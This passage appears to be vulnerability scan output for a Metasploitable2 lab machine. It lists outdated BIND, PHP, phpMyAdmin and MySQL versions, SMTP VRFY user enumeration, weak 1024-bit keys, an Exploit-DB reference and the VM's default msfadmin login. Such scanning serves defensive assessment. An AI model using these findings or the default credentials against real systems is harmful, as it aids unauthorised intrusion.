ISC BIND 2010-3614: Windows (BIND 9.6-ESV-R3) (https://www.isc.org/software/bind/96-esv-r3/download/bind96-esv-r2zip)
ISC BIND 2010-3614 (BIND 9.6-ESV-R3 (Source)) (https://www.isc.org/software/bind/96-esv-r3/download/bind-96-esv-r3targz)
ISC BIND 2010-3614: Windows (BIND 9.4-ESV-R4) (https://www.isc.org/software/bind/94-esv-r4/download/bind94-esv-r4zip)
ISC BIND 2010-3614 (BIND 9.4-ESV-R4 (Source)) (https://www.isc.org/software/bind/94-esv-r4/download/bind-94-esv-r4targz)

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

9.4.2

2 ISC BIND DNSSEC Additional Section Cache Poisoning Vulnerability port 53/tcp

QID:	15056
Category:	DNS and BIND
Associated CVEs:	CVE-2009-4022
Vendor Reference:	BIND 9 Cache Update from Additional Section
Bugtraq ID:	37118
Service Modified:	06/12/2017
User Modified:	-
Edited:	No
PCI Vuln:	No

THREAT:

The Berkeley Internet Name Domain (BIND) is a Domain Name System (DNS) implementation from Internet Systems Consortium (ISC).
A vulnerability has been identified in ISC BIND, which could be exploited to conduct cache poisoning attacks. This issue is caused due to nameservers with DNSSEC validation enabled incorrectly adding records to their cache from the additional section of responses received during resolution of a recursive client query, which could be exploited to manipulate cache data.
Affected Products
ISC BIND versions 9.0.x
ISC BIND versions 9.1.x
ISC BIND versions 9.2.x
ISC BIND versions 9.3.x
ISC BIND versions 9.4.0 through 9.4.3-P3
ISC BIND version 9.5.0
ISC BIND version 9.5.1
ISC BIND version 9.5.2
ISC BIND version 9.6.0
ISC BIND version 9.6.1-P1
ISC BIND versions prior to 9.7.0b3

IMPACT:

This vulnerability could be exploited to conduct cache poisoning attacks.

SOLUTION:

Upgrade BIND to one of 9.4.3-P4, 9.5.2-P1, 9.6.1-P2 or 9.7.0b3 to resolve this vulnerability. The updates are available at the ISC BIND Web site (https://www.isc.org/software/bind).
Patch:
Following are links for downloading patches to fix the vulnerabilities:
BIND 9.x security patch: Bind (https://www.isc.org/software/bind)

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

9.4.2

🟨🟨⬜⬜⬜ 2 ISC BIND Key Algorithm Rollover Weakness Vulnerability port 53/tcp

QID:	15061
Category:	DNS and BIND
Associated CVEs:	CVE-2010-3614
Vendor Reference:	BIND-2010-3614
Bugtraq ID:	45137
Service Modified:	04/12/2013
User Modified:	-
Edited:	No
PCI Vuln:	Yes

THREAT:

ISC BIND (Berkley Internet Domain Name) is an implementation of DNS protocols.
ISC BIND is prone to vulnerability due to an error in "named" when acting as DNSSEC validating resolver and querying a zone undergoing a key algorithm rollover. This can cause "named" to mark the zone data as insecure.
ISC BIND Versions 9.0.x to 9.7.2-P2, 9.4-ESV to 9.4-ESV-R3, 9.6-ESV to 9.6-ESV-R2 are affected.

IMPACT:

Successful exploitation malicious users to manipulate certain data.

SOLUTION:

Update to BIND Version 9.4-ESV-R4 or newer, 9.6.2-P3 or 9.6-ESV-R3 or newer, and 9.7.2-P3.
Patch:
Following are links for downloading patches to fix the vulnerabilities:
ISC BIND 2010-3614: Windows (Bind 9.7.2-P3) (https://www.isc.org/software/bind/972-p3/download/bind972-p3zip)
ISC BIND 2010-3614 (Bind 9.7.2-P3 (Source)) (https://www.isc.org/software/bind/972-p3/download/bind-972-p3targz)
ISC BIND 2010-3614: Windows (BIND 9.6.2-P3) (https://www.isc.org/software/bind/962-p3/download/bind962-p3zip)
ISC BIND 2010-3614 (BIND 9.6.2-P3 (Source)) (https://www.isc.org/software/bind/962-p3/download/bind-962-p3targz)
ISC BIND 2010-3614: Windows (BIND 9.6-ESV-R3) (https://www.isc.org/software/bind/96-esv-r3/download/bind96-esv-r2zip)
ISC BIND 2010-3614 (BIND 9.6-ESV-R3 (Source)) (https://www.isc.org/software/bind/96-esv-r3/download/bind-96-esv-r3targz)
ISC BIND 2010-3614: Windows (BIND 9.4-ESV-R4) (https://www.isc.org/software/bind/94-esv-r4/download/bind94-esv-r4zip)
ISC BIND 2010-3614 (BIND 9.4-ESV-R4 (Source)) (https://www.isc.org/software/bind/94-esv-r4/download/bind-94-esv-r4targz)

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

9.4.2

2 Valid Logins/Aliases Guessed with SMTP VRFY Command port 25/tcp

QID:	74046
Category:	Mail services
Associated CVEs:	-
Vendor Reference:	-
Bugtraq ID:	-
Service Modified:	12/28/2011
User Modified:	-
Edited:	No
PCI Vuln:	Yes

THREAT:

Simple Mail Transfer Protocol (SMTP) is used to transfer mail between servers. When one mail server establishes a connection with another mail server to deliver an e-mail message, it can check the validity of the destination user on the remote host by using the VRFY command.

IMPACT:

If a host is running an SMTP server, unauthorized users can obtain valid logins by brute forcing common "login names" with the VRFY command.

SOLUTION:

Your mail server should not allow remote users to verify the existence of a particular user on your system. If you are using Sendmail Version 8, then you can disable the VRFY command by adding the line "novrfy" to your sendmail.cf file, which is usually located in the /etc directory.
Please note that RFC 821 (Simple Mail Transfer Protocol) defines SMTP 2xx replies as positive completion replies, noting "The requested action has been successfully completed". An SMTP server that responds to a VRFY command with a 2xx reply will be marked as vulnerable.

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

```
root
```

2 PHP "exif_read_data()" Denial of Service Vulnerability port 80/tcp

QID:	12290
Category:	CGI
Associated CVEs:	CVE-2009-2687
Vendor Reference:	PHP 5.2.10
Bugtraq ID:	35440
Service Modified:	09/02/2009
User Modified:	-
Edited:	No
PCI Vuln:	No

THREAT:

PHP function "exif_read_data()" reads the EXIF headers from a JPEG or TIFF image file.
A denial of service vulnerability exists in PHP due to an input validation error in the "exif_read_data()" function, which can be exploited to cause a crash when a specially crafted jpeg image is processed.
The vulnerability is reported in PHP Versions prior to 5.2.10.

IMPACT:

Successful exploitation of this vulnerability can cause a crash leading to a denial of service.

SOLUTION:

The vendor has released PHP Version 5.2.10 to address the issue. It is available from the PHP Download Web site (http://www.php.net/downloads.php/).

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

```
Date: Fri, 24 Mar 2023 17:02:18 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Content-Length: 891
Connection: close
Content-Type: text/html

<html><head><title>Metasploitable2 - Linux</title></head><body>
<pre>

                _                  _       _ _        _     _      ____
 _ __ ___   ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___|___ \
| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __/ _` | '_ \| |/ _ \ __) |
| | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | |  __// __/
|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|_.__/|_|\___|_____|
                            |_|


Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started


</pre>
<ul>
<li><a href="/twiki/">TWiki</a></li>
<li><a href="/phpMyAdmin/">phpMyAdmin</a></li>
<li><a href="/mutillidae/">Mutillidae</a></li>
<li><a href="/dvwa/">DVWA</a></
```

🟨🟨⬜⬜⬜ 2 PHP 5.2.10 and Prior Versions Multiple Vulnerabilities port 80/tcp

QID:	12299
Category:	CGI
Associated CVEs:	CVE-2009-3291, CVE-2009-3292, CVE-2009-3293
Vendor Reference:	PHP 5.2.11
Bugtraq ID:	36449
Service Modified:	07/09/2022
User Modified:	-
Edited:	No
PCI Vuln:	Yes

THREAT:

PHP is a general-purpose scripting language that is especially suited for Web development and can be embedded into HTML.
The following multiple vulnerabilities exist in PHP:
1) An unspecified error exists in the certificate validation in "php_openssl_apply_verification_policy".
2) An input validation error exists related to the color index in "imagecolortransparent()".
3) An input validation error exists in the processing of exif data.
4) An unspecified issue related to "popen" and invalid modes exists.
These issues affect PHP 5.2.10 and prior versions.

IMPACT:

Exploitation of the vulnerabilities may result in an unspecified impact.

SOLUTION:

The vendor has released PHP Version 5.2.11 to address these issues. It is available for download from the PHP Download Web site (http://www.php.net/downloads.php/).
Patch:
Following are links for downloading patches to fix the vulnerabilities:
PHP 5.2.11: PHP 5.2.x (http://www.php.net/releases/5_2_11.php)

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

```
Date: Fri, 24 Mar 2023 17:02:18 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Content-Length: 891
Connection: close
Content-Type: text/html

<html><head><title>Metasploitable2 - Linux</title></head><body>
<pre>

                _                  _       _ _        _     _      ____
 _ __ ___   ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___|___ \
| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __/ _` | '_ \| |/ _ \ __) |
| | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | |  __// __/
|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|_.__/|_|\___|_____|
                            |_|


Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started


</pre>
<ul>
<li><a href="/twiki/">TWiki</a></li>
<li><a href="/phpMyAdmin/">phpMyAdmin</a></li>
<li><a href="/mutillidae/">Mutillidae</a></li>
<li><a href="/dvwa/">DVWA</a></
```

🟨🟨⬜⬜⬜ 2 PHP Versions Prior to 5.3.1 Multiple Vulnerabilities port 80/tcp

QID:	12314
Category:	CGI
Associated CVEs:	CVE-2009-3292, CVE-2009-3557, CVE-2009-3558
Vendor Reference:	PHP 5.3.1
Bugtraq ID:	37079
Service Modified:	01/06/2010
User Modified:	-
Edited:	No
PCI Vuln:	Yes

THREAT:

PHP is a general purpose scripting language that is especially suited for Web development and can be embedded into HTML.
The following vulnerabilities exist in PHP:
- Input validation errors exist in the processing of exif data.

-An error in "tempnam()" can be exploited to bypass the "safe_mode" feature.
-An error in "posix_mkfifo()" can be exploited to bypass the "open_basedir" feature.
Versions prior to 5.3.1 are affected.

IMPACT:

These vulnerabilities can be exploited by malicious users to bypass certain security restrictions.

SOLUTION:

The vendor has released PHP Version 5.3.1 to address these issues. It is available for download from the PHP Download Web site (http://www.php.net/downloads.php/).
Patch:
Following are links for downloading patches to fix the vulnerabilities:
PHP 5.3.1: PHP (http://www.php.net/downloads.php/)

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

```
Date: Fri, 24 Mar 2023 17:02:18 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Content-Length: 891
Connection: close
Content-Type: text/html

<html><head><title>Metasploitable2 - Linux</title></head><body>
<pre>

                _                  _       _ _        _     _      ____  
 _ __ ___   ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___|___ \ 
| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __/ _` | '_ \| |/ _ \ __) |
| | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | |  __// __/ 
|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|_.__/|_|\___|_____|
                            |_|                                          


Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started


</pre>
<ul>
<li><a href="/twiki/">TWiki</a></li>
<li><a href="/phpMyAdmin/">phpMyAdmin</a></li>
<li><a href="/mutillidae/">Mutillidae</a></li>
<li><a href="/dvwa/">DVWA</a></
```

🟨🟨⬜⬜⬜ 2 PHP Versions Prior to 5.2.13 Multiple Vulnerabilities port 80/tcp

QID:	12334
Category:	CGI
Associated CVEs:	CVE-2010-1129
Vendor Reference:	PHP 5.2.13
Bugtraq ID:	38431
Service Modified:	02/26/2010
User Modified:	-
Edited:	No
PCI Vuln:	Yes

THREAT:

PHP is a general purpose scripting language that is especially suited for Web development and can be embedded in HTML.
The following vulnerabilities exist in PHP:
An error in the session extension can be exploited to bypass the "safe_mode" and "open_basedir" feature.
A validation error within the "tempnam()" function can be exploited to bypass the "safe_mode" feature.
PHP 5.2.12 and prior versions are affected.

IMPACT:

Successful exploits could allow an attacker to access files in unauthorized locations or create files in any writable directory.

SOLUTION:

The vendor has released PHP Version 5.2.13 to address these issues and several other bugs. It is available for download from the PHP Download Web site (http://www.php.net/downloads.php/).
Refer to PHP 5.2.13 Change Log (http://www.php.net/ChangeLog-5.php#5.2.13) to obtain additional details about the issues fixed in the update.
Patch:
Following are links for downloading patches to fix the vulnerabilities:
PHP 5.2.13 (PHP) (http://www.php.net/downloads.php/)

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

```
Date: Fri, 24 Mar 2023 17:02:18 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Content-Length: 891
Connection: close
Content-Type: text/html

<html><head><title>Metasploitable2 - Linux</title></head><body>
<pre>

          _            _       _ _      _    _      ____
 _ __ ___   ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___|___ \
| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __/ _` | '_ \| |/ _ \ __) |
| | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | |  __// __/
|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|_.__/|_|\___|_____|
                            |_|


Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started


</pre>
<ul>
<li><a href="/twiki/">TWiki</a></li>
<li><a href="/phpMyAdmin/">phpMyAdmin</a></li>
<li><a href="/mutillidae/">Mutillidae</a></li>
<li><a href="/dvwa/">DVWA</a></
```

2 PHP "strrchr()" Function Information Disclosure Vulnerability port 80/tcp

QID:	12384
Category:	CGI
Associated CVEs:	CVE-2010-2484
Vendor Reference:	PHP 5.2.14
Bugtraq ID:	41265
Service Modified:	07/08/2011
User Modified:	-
Edited:	No
PCI Vuln:	Yes

THREAT:

PHP is a general purpose scripting language that is especially suited for Web development and can be embedded in HTML.
PHP is prone to an information disclosure vulnerability. This is due to a possible memory corruption in strrchr() function. The strrchr function allows context-dependent attackers to obtain sensitive information (memory contents) or trigger memory corruption by causing a userspace interruption of an internal function or handler.
Affected Versions:
PHP 5.2 before 5.2.14

IMPACT:

Attackers can exploit this issue to obtain sensitive information that may lead to further attacks.

SOLUTION:

Update to PHP 5.2.14 or later to resolve this vulnerability. Refer to PHP 5.2.14 ChangeLog (http://us3.php.net/ChangeLog-5.php#5.2.14) to obtain more information.
Patch:
Following are links for downloading patches to fix the vulnerabilities:
PHP 5.2.14 (PHP 5.2.14) (http://us2.php.net/get/php-5.2.14.tar.bz2/from/a/mirror)

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

```
QID: 12384 detected on port 80 over TCP -
Date: Fri, 24 Mar 2023 17:02:18 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Content-Length: 891
Connection: close
Content-Type: text/html

<html><head><title>Metasploitable2 - Linux</title></head><body>
<pre>

                _                  _       _ _        _     _      ____  
 _ __ ___   ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___|___ \ 
| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __/ _` | '_ \| |/ _ \ __) |
| | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | |  __// __/ 
|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|_.__/|_|\___|_____|
                            |_|                                          


Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started


</pre>
<ul>
<li><a href="/twiki/">TWiki</a></li>
<li><a href="/phpMyAdmin/">phpMyAdmin</a></li>
<li><a href="/mutillidae/">Mutillidae</a></li>
<li><a href="/dvwa/">DVWA</a></
```

🟨🟨⬜⬜⬜ 2 PHP Versions Prior to 5.3.3/5.2.14 Multiple Vulnerabilities port 80/tcp

QID:	12390
Category:	CGI
Associated CVEs:	CVE-2010-2484, CVE-2010-2531
Vendor Reference:	PHP 5.3.3, PHP 5.2.14

Bugtraq ID: 41991
Service Modified: 07/29/2010
User Modified: -
Edited: No
PCI Vuln: Yes

THREAT:

PHP is a general purpose scripting language that is especially suited for Web development and can be embedded in HTML.
PHP is prone to multiple memory corruption and buffer overflow security vulnerabilities.
PHP Versions Prior to 5.3.3/5.2.14 are affected

IMPACT:

An attacker can exploit these issues to execute arbitrary code, gain access to sensitive information, and bypass security restrictions. Other attacks are also possible.

SOLUTION:

The vendor has released PHP Version 5.3.3 and 5.2.14 to address these issues. It is available for download from the PHP Download Web site (http://www.php.net/downloads.php/).
Refer to PHP 5.2.14 Change Log (http://www.php.net/ChangeLog-5.php#5.2.14) PHP 5.3.3 Change Log (http://www.php.net/ChangeLog-5.php#5.3.3)to obtain additional details about the issues fixed in the update.
Patch:
Following are links for downloading patches to fix the vulnerabilities:
PHP 5.3.3 (PHP) (http://www.php.net/downloads.php/)

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

```
Date: Fri, 24 Mar 2023 17:02:18 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Content-Length: 891
Connection: close
Content-Type: text/html

<html><head><title>Metasploitable2 - Linux</title></head><body>
<pre>

                _                  _       _ _        _     _      ____
 _ __ ___   ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___|___ \
| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __/ _` | '_ \| |/ _ \ __) |
| | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | |  __// __/
|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|_.__/|_|\___|_____|
                            |_|


Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started


</pre>
<ul>
<li><a href="/twiki/">TWiki</a></li>
<li><a href="/phpMyAdmin/">phpMyAdmin</a></li>
<li><a href="/mutillidae/">Mutillidae</a></li>
<li><a href="/dvwa/">DVWA</a></
```

2 phpMyAdmin Multiple Script Insertion Vulnerabilities (PMASA-2011-13) port 80/tcp

QID:	12528
Category:	CGI
Associated CVEs:	CVE-2011-3181
Vendor Reference:	PMASA-2011-13
Bugtraq ID:	49306
Service Modified:	05/01/2012
User Modified:	-
Edited:	No
PCI Vuln:	Yes

THREAT:

phpMyAdmin is a free software tool written in PHP intended to handle the administration of MySQL over the Internet.
Certain input passed to table, column and index names is not properly sanitized before being used in the Tracking feature.
Affected Versions:
phpMyAdmin versions 3.3.0 through 3.4.3.2.

IMPACT:

This vulnerability can be exploited by malicious users to conduct script insertion attacks by inserting arbitrary HTML and script code, which will be executed in a user's browser session in the context of an affected site when the malicious data is being viewed..

SOLUTION:

The vendor has released a patch (phpMyAdmin Version 3.3.10.4 or 3.4.4 or later) to resolve these issues. Refer to Vendor advisory PMASA-2011-13 (http://www.phpmyadmin.net/home_page/security/PMASA-2011-13.php)to address this issue and obtain further details.
Patch:
Following are links for downloading patches to fix the vulnerabilities:
PMASA-2011-13 (phpMyAdmin 3.4.4)
(http://sourceforge.net/projects/phpmyadmin/files/phpMyAdmin/3.4.4/phpMyAdmin-3.4.4-all-languages.zip/download)
PMASA-2011-13 (phpMyAdmin 3.3.10.4)
(http://sourceforge.net/projects/phpmyadmin/files/phpMyAdmin/3.3.10.4/phpMyAdmin-3.3.10.4-all-languages.zip/download)

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

```
>phpMyAdmin 3.1.1 - Documentation</
```

🟨🟨⬜⬜⬜ 2 Deprecated Public Key Length port 5432/tcp over SSL

QID:	38598
Category:	General remote services
Associated CVEs:	-
Vendor Reference:	-
Bugtraq ID:	-
Service Modified:	11/01/2018
User Modified:	-
Edited:	No
PCI Vuln:	Yes

THREAT:

NIST has a special publication SP800-131A (http://csrc.nist.gov/publications/nistpubs/800-131A/sp800-131A.pdf)in which it has several recommendation regarding cryptographic algorithm and key length use. The recommendation for key length is:
 - key lengths less then 1024 bits
are disallowed, which means they are considered weak and should not be used.
 - key lengths between 1024 bits and 2047 bits are
deprecated

 - key lengths 2048 and more are approved and safe to use.

IMPACT:

A key should be large enough that a brute force attack is infeasible - i.e., would take too long to execute.

SOLUTION:

Please obtain a 2048 bit or more public key length certificate from your Certificate Authority.

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

```
Certificate #0
RSA Public Key (1024 bit)
        RSA Public-Key: (1024 bit)
        Modulus:
          00:d6:b4:13:36:33:9a:95:71:7b:1b:de:7c:83:75:
          da:71:b1:3c:a9:7f:fe:ad:64:1b:77:e9:4f:ae:be:
          ca:d4:f8:cb:ef:ae:bb:43:79:24:73:ff:3c:e5:9e:
          3b:6d:fc:c8:b1:ac:fa:4c:4d:5e:9b:4c:99:54:0b:
          d7:a8:4a:50:ba:a9:de:1d:1f:f4:e4:6b:02:a3:f4:
          6b:45:cd:4c:af:8d:89:62:33:8f:65:bb:36:61:9f:
          c4:2c:73:c1:4e:2e:a0:a8:14:4e:98:70:46:61:bb:
          d1:b9:31:df:8c:99:ee:75:6b:79:3c:40:a0:ae:97:
          00:90:9d:dc:99:0d:33:a4:b5
        Exponent: 65537 (0x10001)
```

🟨🟨⬜⬜⬜ 2 MySQL XPath Scalar Expression Handling Denial of Service Vulnerability port 3306/tcp

QID:	19335
Category:	Database
Associated CVEs:	CVE-2009-0819
Vendor Reference:	MYSQL UPDATE
Bugtraq ID:	33972
Service Modified:	01/06/2010
User Modified:	-
Edited:	No
PCI Vuln:	No

THREAT:

MySQL is a relational database management system.
A denial of service vulnerability exists in MySQL which is caused by an error when processing malformed XPath expressions. This issue can be exploited to crash an affected server by invoking the "ExtractValue()" or "UpdateXML()" functions using a specially-crafted XPath expression containing scalar FilterExp expressions.
MySQL Versions 5.x prior to 5.1.32 are affected with this issue.

IMPACT:

If this vulnerability is successfully exploited, it will allow attackers to crash the affected server, denying access to legitimate users.

SOLUTION:

The vendor has released MySQL Version 5.1.32 to resolve this issue. The new version is available at the MySQL Download Web site (http://dev.mysql.com/downloads/).
Patch:
Following are links for downloading patches to fix the vulnerabilities:
MySQL 5.1.32: MySQL (http://dev.mysql.com/doc/refman/5.1/en/news-5-1-32.html)

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

The Exploit-DB

Reference:	CVE-2009-0819
Description:	MySQL 6.0.9 - XPath Expression Remote Denial of Service - The Exploit-DB Ref : 32838
Link:	http://www.exploit-db.com/exploits/32838

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

5.0.51a-3ubuntu5

2 Database Instance Detected port 3306/tcp

QID:	19568
Category:	Database
Associated CVEs:	-
Vendor Reference:	-
Bugtraq ID:	-
Service Modified:	12/03/2019
User Modified:	-
Edited:	No
PCI Vuln:	Yes

THREAT:

The service detected a database installation on the target. Databases like Oracle, MS-SQL, MySQL, IBM DB2, PostGgresql, Firebird and other are detected. The database instance is listed in the result section below.

IMPACT:

Information disclosing database type will lead attacker to perform more targeted attacks.

SOLUTION:

Users are recommended to encrypt the database information and handle the situations where any error is leading to disclose some sensitive information like database type and its version.

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

MYSQL instance detected on TCP port 3306.

2 MySQL Prior to Version 5.1.49 Multiple Security Issues port 3306/tcp

QID:	19585
Category:	Database
Associated CVEs:	-
Vendor Reference:	MySQL 5.1.49 Release Notes
Bugtraq ID:	-
Service Modified:	11/03/2015
User Modified:	-
Edited:	No
PCI Vuln:	No

THREAT:

MySQL is an open source SQL database application available for multiple operating platforms. MySQL is prone to the following vulnerabilities:
1) An error within the handling of DDL statements after having changed the "innodb_file_per_table" or "innodb_file_format" configuration parameters can be exploited to crash the server.
2) An error when handling joins involving a unique "SET" column can be exploited to crash the server.
3) An error when handling NULL arguments passed to "IN()" or "CASE" operations can be exploited to crash the server.
4) An error when processing certain malformed arguments passed to the "BINLOG" statement can be exploited to crash the server.
5) An error when processing "TEMPORARY" InnoDB tables featuring nullable columns can be exploited to crash the server.
6) An error when performing alternating reads from two indexes on tables using the "HANDLER" interface can be exploited to crash the server.
7) An error when handling "EXPLAIN" statements on certain queries can be exploited to crash the server.
8) An error when handling "LOAD DATA INFILE" statements can lead to the return of an "OK" packet although errors have been encountered.
MySQL 5.x prior to 5.1.49 are affected.

IMPACT:

Successful exploitation allows a local attacker to cause denial of service to legitimate users.

SOLUTION:

The vendor released an updated version (MySQL 5.1.49) to fix this issue. Refer to MySQL 5.1.49 Release Notes (http://lists.mysql.com/mysql/222318) for more information.
Patch:
Following are links for downloading patches to fix the vulnerabilities:
MySQL 5.1.49 (MySQL) (http://dev.mysql.com/downloads/mysql/)

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

5.0.51a-3ubuntu5

🟨🟨⬜⬜⬜ 2 MySQL Prior to Version 5.1.51 Multiple Denial Of Service Vulnerabilities port 3306/tcp

QID:	19588
Category:	Database
Associated CVEs:	CVE-2010-3833, CVE-2010-3834, CVE-2010-3835, CVE-2010-3836, CVE-2010-3837, CVE-2010-3838, CVE-2010-3839, CVE-2010-3840
Vendor Reference:	-
Bugtraq ID:	43676, 43677
Service Modified:	11/09/2011
User Modified:	-
Edited:	No
PCI Vuln:	No

THREAT:

MySQL is an open source SQL database application available for multiple operating platforms.
MySQL is prone to the following vulnerabilities:
1) An error in the processing of arguments passed to e.g. the "LEAST()" or "GREATEST()" function can be exploited to cause the server to crash.
2) An error when materializing a derived table that requires a temporary table for grouping can be exploited to cause the server to crash.
3) An error due to the re-evaluation of expression values used for temporary tables can be exploited to cause the server to crash.
4) An error in the handling of the "GROUP_CONCAT()" statement in combination with "WITH ROLLUP" can be exploited to cause the server to crash.
5) An error within the handling of the "GREATEST()" or "LEAST()" functions when using an intermediate temporary table can be exploited to cause a crash by passing a mixed list of numeric and "LONGBLOB" arguments to the affected functions.
6) An error in the processing of nested joins in stored procedures and prepared statements can be exploited to cause an infinite loop.
MySQL Versions prior to 5.1.51 are affected.

IMPACT:

Successful exploitation allows malicious users to cause a denial of service.

SOLUTION:

The vendor released an updated version (MySQL 5.1.51) to fix this issue. Refer to MySQL 5.1.51 Release Notes (http://dev.mysql.com/doc/refman/5.1/en/news-5-1-51.html) for more information.
Patch:
Following are links for downloading patches to fix the vulnerabilities:
MYSQL 5.1.51 (http://dev.mysql.com/downloads/mysql/)

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

5.0.51a-3ubuntu5

🟨🟨⬜⬜⬜ 2 Database Instance Detected port 5432/tcp

QID:	19568
Category:	Database
Associated CVEs:	-
Vendor Reference:	-
Bugtraq ID:	-
Service Modified:	12/03/2019
User Modified:	-
Edited:	No
PCI Vuln:	Yes

THREAT:

The service detected a database installation on the target. Databases like Oracle, MS-SQL, MySQL, IBM DB2, PostGgresql, Firebird and other are detected. The database instance is listed in the result section below.

IMPACT:

Information disclosing database type will lead attacker to perform more targeted attacks.

SOLUTION:

Users are recommended to encrypt the database information and handle the situations where any error is leading to disclose some sensitive information like database type and its version.

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

POSTGRESQL instance detected on TCP port 5432.

🟨🟨⬜⬜⬜ 2 Deprecated Public Key Length port 25/tcp over SSL

QID:	38598
Category:	General remote services
Associated CVEs:	-
Vendor Reference:	-

Bugtraq ID: -
Service Modified: 11/01/2018
User Modified: -
Edited: No
PCI Vuln: Yes

THREAT:

NIST has a special publication SP800-131A (http://csrc.nist.gov/publications/nistpubs/800-131A/sp800-131A.pdf)in which it has several recommendation regarding cryptographic algorithm and key length use. The recommendation for key length is:
 - key lengths less then 1024 bits
are disallowed, which means they are considered weak and should not be used.
 - key lengths between 1024 bits and 2047 bits are
deprecated
 - key lengths 2048 and more are approved and safe to use.

IMPACT:

A key should be large enough that a brute force attack is infeasible - i.e., would take too long to execute.

SOLUTION:

Please obtain a 2048 bit or more public key length certificate from your Certificate Authority.

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

